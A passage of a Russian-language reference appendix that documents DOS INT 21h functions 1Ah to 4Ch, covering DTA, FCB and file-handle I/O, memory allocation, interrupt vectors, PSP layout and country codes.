Возвращает номер дисковода текущего диска DOS.

DOS, функция 1Ah
Установить адрес DTA

Вход:
AH=1Ah
DS:DX – адрес DTA

Описание.
Устанавливает адрес DTA. Все FCB-ориентированные операции работают с DTA. DOS не позволяет операциям ввода/вывода пересекать границу сегмента. Функции поиска 11h, 12h, 4Eh и 4Fh помещают данные в DTA. DTA глобальна, поэтому надо проявлять осторожность при назначении ее в рекурсивной процедуре. При запуске программы ее DTA устанавливается по смещению 80h относительно PSP.

DOS, функция 1Bh
Получить информацию FAT для текущего диска

Вход:
AH=1Bh

Выход:
DS:BX – адрес байта FAT ID, отражающего тип диска (Таблица Б-3)
DX – всего кластеров (единиц распределения) на диске
AL – секторов на кластер
CX – байт на сектор

Таблица Б-3. Значения ID

ID	Описание
FFh	Floppy, 2 стороны, 8 секторов на дорожку (320 Кб)
FEh	Floppy, 1 сторона, 8 секторов на дорожку (160 Кб)
FDh	Floppy, 2 стороны, 9 секторов на дорожку (360 Кб)
FCh	Floppy, 1 сторона, 9 секторов на дорожку (180 Кб)
F9h	Floppy, 2 стороны, 15 секторов на дорожку (1,2 Мб)
F8h	Жесткий диск
F0h	Другой

Описание.
Возвращает информацию о размере и типе текущего диска. Размер диска (в байтах)

равен DX*AL*CX. Свободную память можно найти функциями 36h или 32h.

Версии:
DOS 1.x держит FAT в памяти и возвращает DS:BX => FAT. DOS 2.0+ может держать в памяти лишь часть всей FAT.

Примечание.
Эта функция изменяет содержимое регистра DS.

DOS, функция 1Ch
Получить информацию FAT для указанного диска

Вход:
AH=1Ch
DL – номер диска (0 – текущий, 1 – A и так далее)

Выход:
DS:BX – адрес байта FAT ID, отражающего тип диска (приведен в описании функции 1Bh)
DX – всего кластеров (единиц распределения)
AL – секторов на кластер
CX – байт на сектор

Описание.
Аналогична функции 1Bh с той разницей, что регистр DL указывает диск, для которого нужно получить информацию.

DOS, функция 21h
Считать произвольную запись файла

Вход:
AH=21h
DS:DX – адрес открытого FCB (Таблица Б-2)

Выход:
AL=00h, если чтение было успешным и DTA заполнена данными
AL=01h, если достигнут конец файла (EOF) и чтения не было
AL=02h, если произошел выход за сегмент (чтения нет)
AL=03h, если встречен EOF и усеченная запись дополнена нулями

Описание.
Данная функция читает из файла с текущей позиции как с указанной в полях FCB «Запись с текущей позиции» и «Номер записи при непосредственном доступе к файлу».

DOS, функция 22h
Писать произвольную запись файла

Вход:
AH=22h
DS:DX – адрес открытого FCB (Таблица Б-2)

Выход:

AL=00h, если запись была успешной
AL=01h, при переполнении диска
AL=02h, если DTA+FCB выходит за сегмент (нет записи)

Описание.
Данная функция записывает в файл с текущей позиции как с указанной в полях FCB «Запись с текущей позиции» и «Номер записи при непосредственном доступе к файлу».

DOS, функция 23h
Получить размер файла через FCB

Вход:
AH=23h
DS:DX – адрес неоткрытого FCB (Таблица Б-2)

Выход:
AL=00h, если функция выполнена успешно
AL=FFh, если при выполнении функции возникли ошибки

Описание.
Проще определить размер файла при помощи функции 3Dh с последующим выполнением 42h (при AL=2).

DOS, функция 24h
Установить адрес произвольной записи в файле

Вход:
AH=24h
DS:DX – адрес открытого FCB (Таблица Б-2)

Описание.
Устанавливает поле «Номер записи при непосредственном доступе к файлу» в FCB на файловый адрес, соответствующий значениям полей «Текущий блок» и «Запись с текущей позиции».

DOS, функция 25h
Установить вектор прерывания

Вход:
AH=25h
AL – номер прерывания
DS:DX – вектор прерывания – адрес программы обработки прерывания

Описание.
Устанавливает значение элемента таблицы векторов прерываний для прерывания с номером AL, равным DS:DX. Это равносильно записи 4-байтового адреса в 0000:(AL*4), но, в отличие от прямой записи, DOS знает, что происходит, и гарантирует, что в момент записи прерывания будут заблокированы.

Примечание.
Восстановить DS (если необходимо) после этого вызова.

DOS, функция 26h
Создать новый PSP

Вход:
AH=26h
DX – адрес сегмента (параграфа) для нового PSP
CS – сегмент PSP, используемый как шаблон для нового PSP (Таблица Б-4)

Описание.

Устанавливает PSP для порождаемого процесса по адресу DX:0000. Текущий PSP (100h байт, начиная с CS:0) копируется в DX:0000h, поле MemTop соответственно корректируется, векторы Terminate, Ctrl-Break и Critical Error копируются в PSP из векторов прерываний INT 22h, INT 23h и INT 24h. После этого можно загрузить программу с диска и передать ей управление посредством FAR JMP.

Примечание.

Если перехватывается INT 21h, нужно позаботиться о помещении в стек корректного CS: IP. Еще лучше использовать функцию 4Ch.

Таблица Б-4. Формат PSP

Смещ.	Размер	Описание
+00h	2 байта	Инструкция INT 20h
+02h	слово	Сегмент первого байта памяти, выделенной программе
+04h	байт	Неиспользуемый заполнитель
+05h	байт	CP/M системный вызов
+06h	слово	Первый сегмент для COM-файла
+08h	2 байта	Запоминаются FAR JMP 05h
+0Ah	двойное слово	Хранит INT 22h (адрес завершения)
+0Eh	двойное слово	Хранит INT 23h (адрес обработчика Ctrl-Break)
+12h	двойное слово	Хранит INT 24h (адрес обработчика критической ошибки)
+16h	слово	Сегмент родительского PSP
+18h	20 байт	Рабочая таблица файлов. Один байт на файл (FFh - закрыт)
+2Ch	слово	Сегмент среды окружения для процесса
+2Eh	двойное слово	SS:SP на входе при последнем вызове прерывания INT 21h
+32h	слово	Количество входов в рабочей таблице файлов (по умолчанию 20)
+34h	двойное слово	Указатель на рабочую таблицу файлов (по умолчанию PSP:0018h)
+38h	двойное слово	Указатель на предыдущий PSP
+3Ch	4 байта	Зарезервировано
+40h	2 байта	Версия при возврате на INT 21h (AH=30h)
+42h	26 байт	Зарезервировано (используется MS Windows и версиями DOS выше 6.00)
+5Ch	16 байт	Первый FCB по умолчанию
+6Ch	16 байт	Второй FCB по умолчанию
+7Ch	4 байта	Не используются
+80h	128 байт	Командная строка/DTA по умолчанию

DOS, функция 27h
Читать произвольный блок файла

Вход: AH=27h

DS:DX – адрес открытого FCB (Таблица Б-2)
CX – число считываемых записей

Выход:
AL=00h, если чтение успешно и DTA заполнена данными AL=01h если достигнут конец файла (EOF) и данные не считаны AL=02h, если при чтении произошел выход за границу сегмента AL=03h, если EOF и считана усеченная порция (дополнена нулями) CX – действительное число считанных записей

Описание.
Читает несколько записей из файла, начиная с файлового адреса, указанного полем «Номер записи при непосредственном доступе к файлу» в FCB. Помещает данные в память, начиная с адреса DTA. Соответствующие поля FCB корректируются, чтобы указывать на следующую запись (первую за прочитанными).

DOS, функция 28h
Писать произвольный блок файла

Вход:
AH=28h
DS:DX – адрес открытого FCB (Таблица Б-2)
CX – число записываемых блоков (если CX равен нулю, то размер файла усекается до указанного в поле FCB «Номер записи при непосредственном доступе к файлу»)

Выход:
AL=00h, если запись успешна
AL=01h, при переполнении диска
AL=02h, если при записи произошел выход за границу сегмента
CX – действительное число сделанных записей

Описание.
Записывает несколько блоков в файл, начиная с файлового адреса, указанного полем «Номер записи при непосредственном доступе к файлу» в FCB. Читает данные из памяти, начиная с адреса DTA. Соответствующие поля FCB корректируются, чтобы указывать на следующую запись (первую за прочитанными).

DOS, функция 29h
Разобрать имя файла

Вход:
AH=29h
DS:SI – адрес исходной текстовой строки для разбора
ES:DI – адрес буфера для результирующего неоткрытого FCB (Таблица Б-2)
AL – битовые флаги, указывающие опции разбора (Таблица Б-5).

Выход:
AL=00h, если результирующий FCB не содержит обобщенных символов
AL=01h, если результирующий FCB содержит обобщенные символы
AL=FFh, если неверно обозначение диска в имени файла
DS:SI – изменен – указывает на символ сразу вслед за именем файла
ES:DI – не изменен – указывает на неоткрытый FCB

Описание.

Создает неоткрытый FCB из строки текста или параметра команды. Текст, начиная с DS:SI, анализируется как имя файла в формате D: FILENAME.EXT, и буфер по адресу ES:DI заполняется как соответственно форматированный FCB.

Таблица Б-5. Битовые флаги

Бит	Описание
0	Пропустить разделители
1	Использовать присутствующий номер диска, если диск не указан, вместо того, чтобы устанавливать это поле в ноль
2	Использовать в FCB имя присутствующего файла, если базовое имя не указано, вместо того, чтобы заполнять это поле стандартным заполнителем
3	Использовать в FCB расширение присутствующего файла, если расширение не указано, вместо того, чтобы заполнять это поле стандартным заполнителем
4	Зарезервировано

DOS, функция 2Ah
Получить системную дату

Вход:
AH=2Ah

Выход:
AL – день недели (0 – воскресенье, 1 – понедельник, … 6 – суббота), DOS 3.0+
CX – год (от 1980 до 2099)
DH – месяц (1 до 12)
DL – день (1 до 31)

Описание.
Возвращает текущую дату, которая известна системе.

Версии.
DOS 2.x не гарантирует возврата в AL значения дня.
DOS 1.0+ возвращает правильный день недели.
Версии до 2.1 имеют проблемы с переходом через дату.

DOS, функция 2Bh
Установить системную дату

Вход:
AH=2Bh
CX – год (от 1980 до 2099)
DH – месяц (от 1 до 12)

DL – день (от 1 до 31)

Выход:
AL=00h, если дата корректна
AL=FFh, если дата некорректна и не изменена

Описание.
Устанавливает системную дату DOS.

DOS, функция 2Ch
Получить время DOS

Вход:
AH=2Ch

Выход:
CH – часы (от 0 до 23)
CL – минуты (от 0 до 59)
DH – секунды (от 0 до 59)
DL – сотые доли секунды (от 0 до 99)

Описание.
Возвращает текущее время, которое известно системе.

Примечание.
Поскольку системные часы имеют частоту 18.2 Гц (интервал 55мс), DL имеет точность примерно 0.04 сек.

DOS, функция 2Dh
Установить время DOS

Вход:
AH=2Dh
CH – часы (от 0 до 23)
CL – минуты (от 0 до 59)
DH – секунды (от 0 до 59)
DL – сотые доли секунды (от 0 до 99)

Выход:
AL=00h, если время корректно
AL=FFh, если время некорректно и не изменено

Описание.
Устанавливает системное время DOS.

DOS, функция 2Eh
Установить/сбросить переключатель верификации

Вход:
AH=2Eh
AL=00h – отключить верификацию
AL=01h – включить верификацию

Описание.

Задает, должна ли DOS верифицировать (считывать обратно) каждый сектор, записываемый на диск. Это замедляет операции записи на диск, но гарантирует максимальную надежность записи.

DOS, функция 2Fh
Получить адрес текущей DTA

Вход:
AH=2Fh

Выход:
ES:BX – адрес начала текущей DTA

Описание.

Возвращает адрес начала области ввода-вывода (DTA). Поскольку DTA глобальна для всех процессов, в рекурсивной процедуре (например, при проходе по дереву оглавления) может потребоваться сохранить адрес DTA, а впоследствии восстановить его посредством функции 1Ah.

Примечание.

Эта функция изменяет сегментный регистр ES.

Версии: DOS 2.00 и выше

DOS, функция 30h
Получить номер версии DOS

Вход:
AH=30h

Выход:
AL – старший номер версии
AH – младший номер версии
BL:CX – 24-битный серийный номер (большинство версий не поддерживают этот параметр)

Описание.

Возвращает в AX значение текущего номера версии DOS. Например, для DOS 3.20 в AL возвращается 03h, в AH – 14h.

Примечание.

Если в AL возвращается 00h, можно предполагать, что работает DOS более ранней версии, чем DOS 2.0.

Версии: DOS 2.00 и выше.

DOS, функция 31h
Завершиться и остаться резидентным

Вход:
AH=31h
AL – код выхода
DX – объем памяти, оставляемой резидентной (в параграфах)

Описание.

Выходит в родительский процесс, сохраняя код выхода в AL. Код выхода можно получить через функцию 4Dh. DOS устанавливает начальное распределение памяти, как специфицировано в DX, и возвращает управление родительскому процессу, оставляя указанную память резидентной (число байт равно DX*16). Эта функция перекрывает функцию INT 27h, которая не возвращает код выхода и не способна установить резидентную программу, размер которой превышает 64 Кбайт.

Версии: DOS 2.00 и выше.

DOS, функция 32h
Получить информацию DOS о диске
(Официально не документирована)

Вход:
AH=32h
DL – номер диска (0 – текущий, 1 – A и так далее)

Выход:
AL=00h, если в DL был задан корректный диск
DS:BX – адрес блока информации о диске для запрошенного устройства (Таблица Б-6)
AL=FFh, если в DL был задан некорректный диск

Описание.

Возвращает блок информации, представляющей интерес для приложений и утилит, которые выполняют доступ к дискам, поддерживаемым драйверами устройств, на уровне секторов.

Некоторые дисководы (особенно незагружаемые) функционируют только через свои драйвера устройств. Такие диски могут содержать неверную информацию в корневой записи и таблице разделов, что делает очень трудным определение, например, размера корневого оглавления, числа таблиц FAT и прочего. Блок информации диска содержит такие данные в хорошо форматированной структуре.

Версии: DOS 2.00 и выше.

Таблица Б-6. Формат блока информации о диске

Смеш.	Размер	Описание
+00h	байт	Номер диска (0 - текущий, 1 - A и так далее)
+01h	байт	Количество блоков в драйвере диска
+02h	слово	Количество байт в секторе
+04h	байт	Наибольший номер сектора в кластере
+05h	байт	Счетчик сдвига для конвертации кластера в сектор
+06h	слово	Количество зарезервированных секторов в начале диска
+08h	байт	Количество FAT
+09h	слово	Количество входов в root-директорию
+0Bh	слово	Номер первого сектора, содержащего данные
+0Dh	слово	Максимальный номер кластера
+0Fh	байт	Количество секторов в FAT
+10h	слово	Номер первого сектора директории
+12h	двойное слово	Адрес заголовка драйвера устройства
+16h	байт	ID (отражает тип диска)
+17h	байт	00h, если диск доступен и FFh, если нет
+18h	двойное слово	Указатель на следующий блок информации о диске
Для версий DOS 2.XX		
+1Ch	слово	Кластер, содержащий старт текушей директории. 0000h - root, FFFFh - не известно
+1Eh	64 байта	Путь текушей директории для диска в формате ASCIZ
Для версий DOS 3.XX		
+1Ch	слово	Кластер, с которого начинается поиск свободного места при записи некоторого количества секторов на диск

Смещ.	Размер	Описание
+1Eh	слово	Количество свободных секторов на диске. FFFFh - не известно
Для версий DOS 4.XX - 6.XX		
+0Fh	слово	Количество секторов в FAT
+11h	слово	Номер первого сектора директории
+13h	двойное слово	Адрес заголовка драйвера устройства
+17h	байт	ID (отражает тип диска)
+18h	байт	00h, если диск доступен, и FFh, если нет
+19h	двойное слово	Указатель на следующий блок информации о диске
+1Dh	слово	Кластер, с которого начинается поиск свободного при записи некоторого количества секторов на диск
+1Fh	слово	Количество свободных секторов на диске. FFFFh - не известно

DOS, функция 33h
Установить/опросить статус Ctrl-Break

Вход:
AH=33h
AL=00h – опросить текущий статус контроля Ctrl-Break
AL=01h – установить статус контроля Ctrl-Break
DL – требуемый статус (0 – выключен, 1 – включен)

Выход:
DL – текущий статус (0 – выключен, 1 – включен)

Описание.
Если AL=00h, в DL возвращается текущий статус контроля Ctrl-Break.
Если AL=01h, в DL возвращается новый текущий статус.
Когда статус «включен», DOS при выполнении большинства функций (исключая 06h и 07h) проверяет, нажаты ли клавиши Ctrl-Break. Если это обнаружено, выполняется прерывание INT 23h (если оно не перехватывается, то процесс снимается).
При статусе «выключен» DOS проверяет на нажатие Ctrl-Break лишь при выполнении операций стандартного ввода/вывода, стандартной печати и стандартного AUX.

Версии: DOS 2.00 и выше.

DOS, функция 34h
Получить адрес флага активности DOS
(Официально не документирована)

Вход:

AH=34h

Выход:
ES:BX – адрес флага активности DOS

Описание.
Функция возвращает флаг активности DOS, который показывает, можно ли на данный момент вызывать функции DOS. Эту функцию использует, например, функция фоновой печати PRINT.
Если ES: [BX] не нулевой, фоновая программа (TSR либо popup) не должна использовать никаких функций DOS.

Версии: DOS 2.00 и выше.

DOS, функция 35h
Получить вектор прерывания

Вход:
AH=35h
AL – номер прерывания (00h до FFh)

Выход:
ES:BX – адрес обработчика прерывания

Описание.
Возвращает значение вектора прерывания для INT (AL), то есть загружает в BX 0000:[AL*4], а в ES – 0000:[(AL*4)+2].

Примечание.
Эта функция изменяет сегментный регистр ES.

Версии: DOS 2.00 и выше.

DOS, функция 36h
Получить свободную память диска

Вход:
AH=36h
DL – номер диска (0 – текущий, 1 – A и так далее)

Выход:
AX=FFFFh, если AL содержал неверный номер диска
Если функция выполнена успешно:
AX – число секторов на кластер
BX – число доступных кластеров
CX – байт на сектор
DX – всего кластеров на диске

Описание.
Возвращает данные, полезные для подсчета общей и доступной дисковой памяти. Если в AX возвращено FFFFh, значит задан неверный диск. Иначе свободная память (в байтах) составляет (AX*BX*CX), всего памяти (AX*CX*DX) байт.

Версии: DOS 2.00 и выше.

DOS, функция 37h
Установить/опросить символ-переключатель
(Официально не документирована)

Вход:
AH=37h
AL=00h – опросить текущий переключатель
AL=01h – установить символ-переключатель
DL – символ-переключатель

Выход:
AL=00h, если функция выполнена успешно
DL – текущий символ-переключатель DOS (если при вызове AL=00h)
AL=FFh, если использована неподдерживаемая подфункция

Описание.
Устанавливает или опрашивает «Глобальный переключатель» DOS. Переключатель (SWITCHAR) – это символ, используемый в командной строке как признак опции. По умолчанию принимается «/» (например, DIR /w/p), но его можно изменить на «-» (DIR – w-p), если нужно, чтобы система была больше похожа на UNIX. Общепринято опрашивать значение SWITCHAR перед разбором области неформатированных параметров в PSP для выделения опций команды.

Примечание.
Эта недокументированная команда может измениться в будущих версиях DOS. Не рекомендуется изменять SWITCHAR.

Версии: DOS 2.00 и выше.

DOS, функция 38h
Получить/установить информацию о стране

Вход:
AH=38h
Получить информацию:
AL=00h – получить данные для текущей страны
DS:DX – адрес локального буфера для чтения блока данных страны (Таблица Б-7)
Установить информацию:
AL=01h-FEh – установить данные для указанной страны < 255
AL=FFh – установить данные для кода страны > 255
BX – 16-битный код страны (Таблица Б-8)
DX=FFFFh

Выход:
CF=0, если функция выполнена успешно
BX – код страны
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.

Если DX=FFFFh, то текущий код страны устанавливается равным AL (если AL=FFh, то код страны устанавливается равным BX). Обычно код страны устанавливается в файле CONFIG.SYS. Если DX<FFFFh, то DS:DX адресует буфер пользователя, в который помещается 20h-байтный блок данных для указанной страны.

Версии: DOS 2.00 и выше.

Таблица Б-7. Формат блока данных страны

Смещ.	Размер	Описание
+00h	слово	Формат даты: 00h - USA (месяц дата год) 01h - Европа (дата месяц год) 02h - Япония (год месяц дата)
+02h	5 байт	Текущая строка символов в формате ASCIZ
+07h	2 байта	Разделитель тысяч в формате ASCIZ
+09h	2 байта	Разделитель целой и дробной части в формате ASCIZ
+0Bh	2 байта	Разделитель даты в формате ASCIZ
+0Dh	2 байта	Разделитель времени в формате ASCIZ
+0Fh	байт	Текущий формат: Бит 2 - текущий символ заменяется десятичной точкой Бит 1 - количество пробелов между значением и текущим символом Бит 0=0 - текущий символ предшествует значению Бит 0=1 - текущий символ следует за значением
+10h	байт	Количество символов в дробной части числа
+11h	байт	Формат времени: Бит 0=0 - 12-часовые часы Бит 0=1 - 24-часовые часы
+12h	двойное слово	Адрес карты (CALL FAR при AL=код символа больше 80h)
+16h	2 байта	Список разделителей в формате ASCIZ
+18h	10 байт	Зарезервировано

DOS, функция 39h
Создать новое оглавление

Вход:
AH=39h
DS:DX – адрес строки ASCIZ с именем оглавления

Выход:
CF=0, если функция выполнена успешно

AX не сохранен
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Таблица Б-8. Коды некоторых стран

Код	Страна
001h	Соединенные Штаты Америки
003h	Латинская Америка
007h	Россия
01Fh	Нидерланды
020h	Бельгия
021h	Франция
022h	Испания
027h	Италия
02Ch	Великобритания
031h	Германия

Описание.

Если диск и/или корневой путь не указаны, то новое оглавление создается в текущей директории. Поддиректория создается и связывается с существующим деревом. Если флаг CF установлен при возврате, то AX содержит код ошибки, и оглавление не создается.

Версии: DOS 2.00 и выше.

DOS, функция 3Ah
Удалить оглавление

Вход:
AH=3Ah
DS:DX – адрес строки ASCIZ с именем оглавления

Выход:
CF=0, если функция выполнена успешно
AX не сохранен
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.

Если диск и/или корневой путь не указаны, принимаются значения по умолчанию. Поддиректория удаляется из структуры оглавлений. Если флаг CF установлен при возврате, то AX содержит код ошибки, и оглавление не удаляется.

Примечание.

Оглавление не должно содержать файлов и поддиректорий, оно не должно попадать под влияние возможных ограничений DOS (например, не должно быть задействовано в активных командах JOIN или SUBST).

Версии: DOS 2.00 и выше.

DOS, функция 3Bh
Установить текущую директорию

Вход:
AH=3Bh
DS:DX – адрес строки ASCIZ с именем оглавления

Выход:
CF=0, если функция выполнена успешно
AX не сохранен
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.
Если диск и/или корневой путь не указаны, принимаются значения по умолчанию. Указанная поддиректория становится текущим оглавлением DOS для этого (или текущего) диска. Если флаг CF установлен при возврате, то AX содержит код ошибки, и текущее оглавление для выбранного диска не изменяется.

Версии: DOS 2.00 и выше.

DOS, функция 3Ch
Создать файл через описатель

Вход:
AH=3Ch
DS:DX – адрес строки ASCIZ с именем файла
CX – атрибут файла (атрибуты приведены в описании функции DOS 43h)

Выход:
CF=0, если функция выполнена успешно
AX – описатель файла
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.
Если диск и/или путь не указаны, принимаются значения по умолчанию.

Версии: DOS 2.00 и выше.

DOS, функция 3Dh
Открыть описатель файла

Вход:
AH=3Dh
DS:DX – адрес строки ASCIZ с именем файла
AL – режим открытия:
AL=00h, чтобы открыть для чтения
AL=01h, чтобы открыть для записи
AL=02h, чтобы открыть для чтения и записи

Выход:
CF=0, если функция выполнена успешно
AX – описатель файла
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.
Файл открывается в выбранном режиме доступа (режиме открытия). Если диск и/или путь не указаны, принимаются указанные по умолчанию. Файл должен существовать. Указатель чтения/записи устанавливается в ноль.

Версии: DOS 2.00 и выше.

DOS, функция 3Eh
Закрыть описатель файла

Вход:
AH=3Eh
BX – описатель файла

Выход:
CF=0, если функция выполнилась успешно
AX не сохранен
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.
BX содержит описатель файла (handle), возвращенный при открытии. Файл, представленный этим описателем, закрывается, его буферы сбрасываются и оглавление обновляется корректными размером, временем и датой. Из-за недостатка описателей файлов (максимум 20, по умолчанию установлено 8), возможно, придется закрыть часть текущих описателей, как, например, описатель 3 (стандартный AUX).

Версии: DOS 2.00 и выше.

DOS, функция 3Fh
Читать файл через описатель

Вход:
AH=3Fh
BX – описатель файла
DS:DX – адрес буфера для чтения данных
CX – число считываемых байт

Выход:
CF=0, если функция выполнена успешно
AX – число действительно прочитанных байт
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.

CX байт данных считываются из файла или устройства с описателем, указанным в BX. Данные читаются с текущей позиции указателя чтения/записи файла и помещаются в буфер вызывающей программы, адресуемый через DS:DX. Если необходимо установить позицию чтения/записи, можно использовать функцию 42h. Эта функция обновляет указатель чтения/записи файла, чтобы подготовиться к последующим операциям чтения или записи.

Версии: DOS 2.00 и выше.

DOS, функция 40h
Писать в файл через описатель

Вход:
AH=40h
BX – описатель файла
DS:DX – адрес буфера, содержащего записываемые данные
CX – число записываемых байт

Выход:
CF=0, если функция выполнена успешно
AX – число действительно записанных байт
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.
CX байт данных записываются в файл или на устройство с описателем, заданным в BX. Данные берутся из буфера, адресуемого через DS:DX, и записываются, начиная с текущей позиции указателя чтения/записи файла. Чтобы установить указатель файла, если необходимо, можно использовать функцию 42h. Обновляет указатель чтения/записи файла, чтобы подготовиться к последующим операциям чтения или записи.

Версии: DOS 2.00 и выше.

DOS, функция 41h
Удалить файл

Вход:
AH=41h
DS:DX – адрес строки ASCIZ с именем файла

Выход:
CF=0, если функция выполнена успешно
AX не сохранен
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.
Файл удаляется из оглавления заданного диска. Если диск и/или путь не указаны, принимаются значения по умолчанию. Имя файла не может содержать обобщенные символы («?» и «*»). Если файл имеет атрибут «только чтение», то перед удалением необходимо изменить этот атрибут через функцию 43h.

Версии: DOS 2.00 и выше.

DOS, функция 42h
Переместить указатель файла

Вход:
AH=42h
BX – описатель файла
CX:DX на сколько передвинуть указатель: (CX*65536)+DX
AL=00h переместить относительно начала файла +CX:DX
AL=01h переместить относительно текущей позиции +CX:DX
AL=02h переместить относительно конца файла +CX:DX

Выход:
CF=0, если функция выполнена успешно
DX:AX новая позиция указателя файла (если нет ошибки)
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.
Перемещает логический указатель чтения/записи к нужной позиции. Очередная операция чтения или записи начнется с этого адреса.

Примечание.
Вызов с AL=2, CX=0, DX=0 возвращает длину файла в DX:AX.
Действительная длина файла равна (DX*65536)+AX.

Версии: DOS 2.00 и выше.

DOS, функция 43h
Установить/опросить атрибуты файла

Вход:
AH=43h
DS:DX – адрес строки ASCIZ с именем файла
AL=00h – извлечь текущий атрибут файла
AL=01h – установить атрибут файла
CX – новый атрибут файла (для подфункции 01h)(Таблица Б-9)

Выход:
CF=0, если функция выполнена успешно
CX – текущий атрибут файла (для подфункции 00h)(Таблица Б-9)
AX не сохранен
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Таблица Б-9. Атрибуты файла

Бит	Атрибут
0	Только чтение
1	Скрытый
2	Системный
3	Метка тома (может находиться только в корневом каталоге)
4	Директория
5	Архивный

Описание.

Атрибут файла читается или устанавливается, согласно коду в AL. Если диск и/или путь не указаны, принимаются значения по умолчанию.

Примечание.

Чтобы скрыть оглавление, нужно использовать CX=02h (а не 12h, как можно было ожидать).

Версии: DOS 2.00 и выше.

DOS, функция 44h
Управление устройством ввода/вывода

Вход:
AH=44h
AL – код подфункции:
AL=00h – получить информацию об устройстве
AL=01h – установить информацию об устройстве
AL=02h – читать с символьного устройства
AL=03h – писать на символьное устройство
AL=04h – читать с блочного устройства
AL=05h – писать на блочное устройство
AL=06h – дать статус ввода
AL=07h – дать статус вывода
AL=08h – запрос съемного носителя
AL=09h – запрос удаленного устройства
AL=0Ah – запрос удаленного описателя
AL=0Bh – счет повторов разделения
AL=0Ch – кодовые страницы 3.3
AL=0Dh – общий IOCTL
AL=0Eh – получить логическое устройство
AL=0Fh – установить логическое устройство

Версии: DOS 2.00 и выше.

DOS, функция 45h
Дублировать описатель файла

Вход:
AH=45h
BX – существующий описатель файла

Выход:
CF=0, если функция выполнена успешно
AX – новый описатель файла, дублирующий оригинал
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.
Создает дополнительный описатель файла, ссылающийся на тот же поток ввода/вывода, что и существующий описатель. Любое продвижение указателя чтения/записи одного описателя (включая любые операции чтения, записи или перемещения указателя посредством функции 42h) действует на его дубликат.

Версии: DOS 2.00 и выше.

DOS, функция 46h
Переназначить описатель

Вход:
AH=46h
BX – целевой описатель файла (должен уже существовать)
CX – исходный описатель файла (должен уже существовать)

Выход:
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.
Заставляет описатель файла (handle) ссылаться на другой файл или устройство. Если описатель в CX (источник) открыт, он закрывается, а затем становится дубликатом описателя в BX (назначения). Иными словами, описатели в CX и BX будут ссылаться на один и тот же физический файл или устройство.

Версии: DOS 2.00 и выше.

DOS, функция 47h
Получить текущее оглавление DOS

Вход:
AH=47h
DS:SI – адрес локального буфера для результирующего пути – 64 байта
DL – номер диска (0 – текущий, 1 – A и так далее)

Выход:
CF=0, если функция выполнена успешно
AX не сохранен
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.
В буфер по адресу DS:SI помещается в форме ASCIZ путь текущего оглавления для

диска, указанного в DL. Путь возвращается в формате: «путь\uc1оглавление»,0. Впереди не подставляется буква диска, а сзади не подставляется символ «\uc1». Например, если текущим является корневое оглавление, эта функция вернет пустую строку (DS: [SI]=0).

Версии: DOS 2.00 и выше.

DOS, функция 48h
Выделить память

Вход:
AH=48h
BX – запрошенное количество памяти в 16-байтных параграфах

Выход:
CF=0, если функция выполнена успешно
AX – сегментный адрес распределенного блока
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки
BX – размер максимального доступного блока памяти (в параграфах)

Описание.
Распределяет блок памяти длиной BX параграфов, возвращая сегментный адрес этого блока в AX (блок начинается с AX:0000). Если распределение неудачно, устанавливается флаг CF, в AX возвращается код ошибки, а BX содержит максимальный размер доступной для распределения памяти (в параграфах). Чтобы определить наибольший доступный блок, общепринято устанавливать BX=FFFFh перед вызовом. Распределение завершится с ошибкой, возвратив размер максимального блока памяти в BX.

Версии: DOS 2.00 и выше.

DOS, функция 49h
Освободить блок памяти

Вход:
AH=49h
ES – сегментный адрес освобождаемого блока памяти

Выход:
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.
Освобождает блок памяти, начинающийся с адреса ES:0000. Этот блок становится доступным для других запросов системы. Вообще говоря, нужно освобождать лишь те блоки памяти, которые получены через функцию 48h (распределить память). Родитель отвечает за освобождение памяти порожденных процессов. Тем не менее, ничто не препятствует освобождать память чужих процессов.

Версии: DOS 2.00 и выше.

DOS, функция 4Ah

Изменить размер блока памяти

Вход:
AH=4Ah
ES – сегмент распределенного блока памяти
BX – нужный размер блока в 16-байтных параграфах

Выход:
CF=0, если функция выполнена успешно
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки
BX – размер максимального доступного блока памяти (в параграфах)

Описание.
Изменяет размер существующего блока памяти. Когда программа получает управление, функция 4Bh уже распределила блок памяти, начиная с PSP, который содержит всю доступную память. Чтобы освободить память для запуска порождаемых процессов, блок памяти, начинающийся с PSP, необходимо сначала сжать.

Примечание.
Функция 31h и INT 27h (TSR) сжимают блок по адресу PSP.
Версии: DOS 2.00 и выше.

DOS, функция 4Bh
Выполнить или загрузить программу

Вход:
AH=4Bh
DS:DX – адрес строки ASCIZ с именем файла, содержащего программу
ES:BX – адрес EPB (блока параметров EXEC)
AL=00h – загрузить и выполнить
AL=01h – загрузить, но не выполнять
AL=03h – загрузить программный оверлей

Выход:
CF=0, если функция выполнена успешно
BX, DX не сохранены
CF=1, если при выполнении функции возникли ошибки
AX – код ошибки

Описание.
Данная функция загружает в память и запускает программу, имя которой указано в регистрах DS:DX. Запущенная программа после завершения работы возвратит управление запускаемой. Если диск или путь не указаны, принимаются значения по умолчанию. ES:BX указывает на блок памяти, подготовленный как EPB, формат которого зависит от запрошенной подфункции в AL.

Версии: DOS 2.00 и выше.

DOS, функция 4Ch
Завершить программу

Вход:
AH=4Ch
AL – код выхода

Описание.
Возвращает управление от порожденного процесса его родителю, устанавливая код выхода (его можно опросить функцией 4Dh). Управление передается по адресу завершения в PSP завершающейся программы. Векторы Ctrl-Break и Critical Error восстанавливаются к старым адресам, сохраненным в родительском PSP.

Примечание.
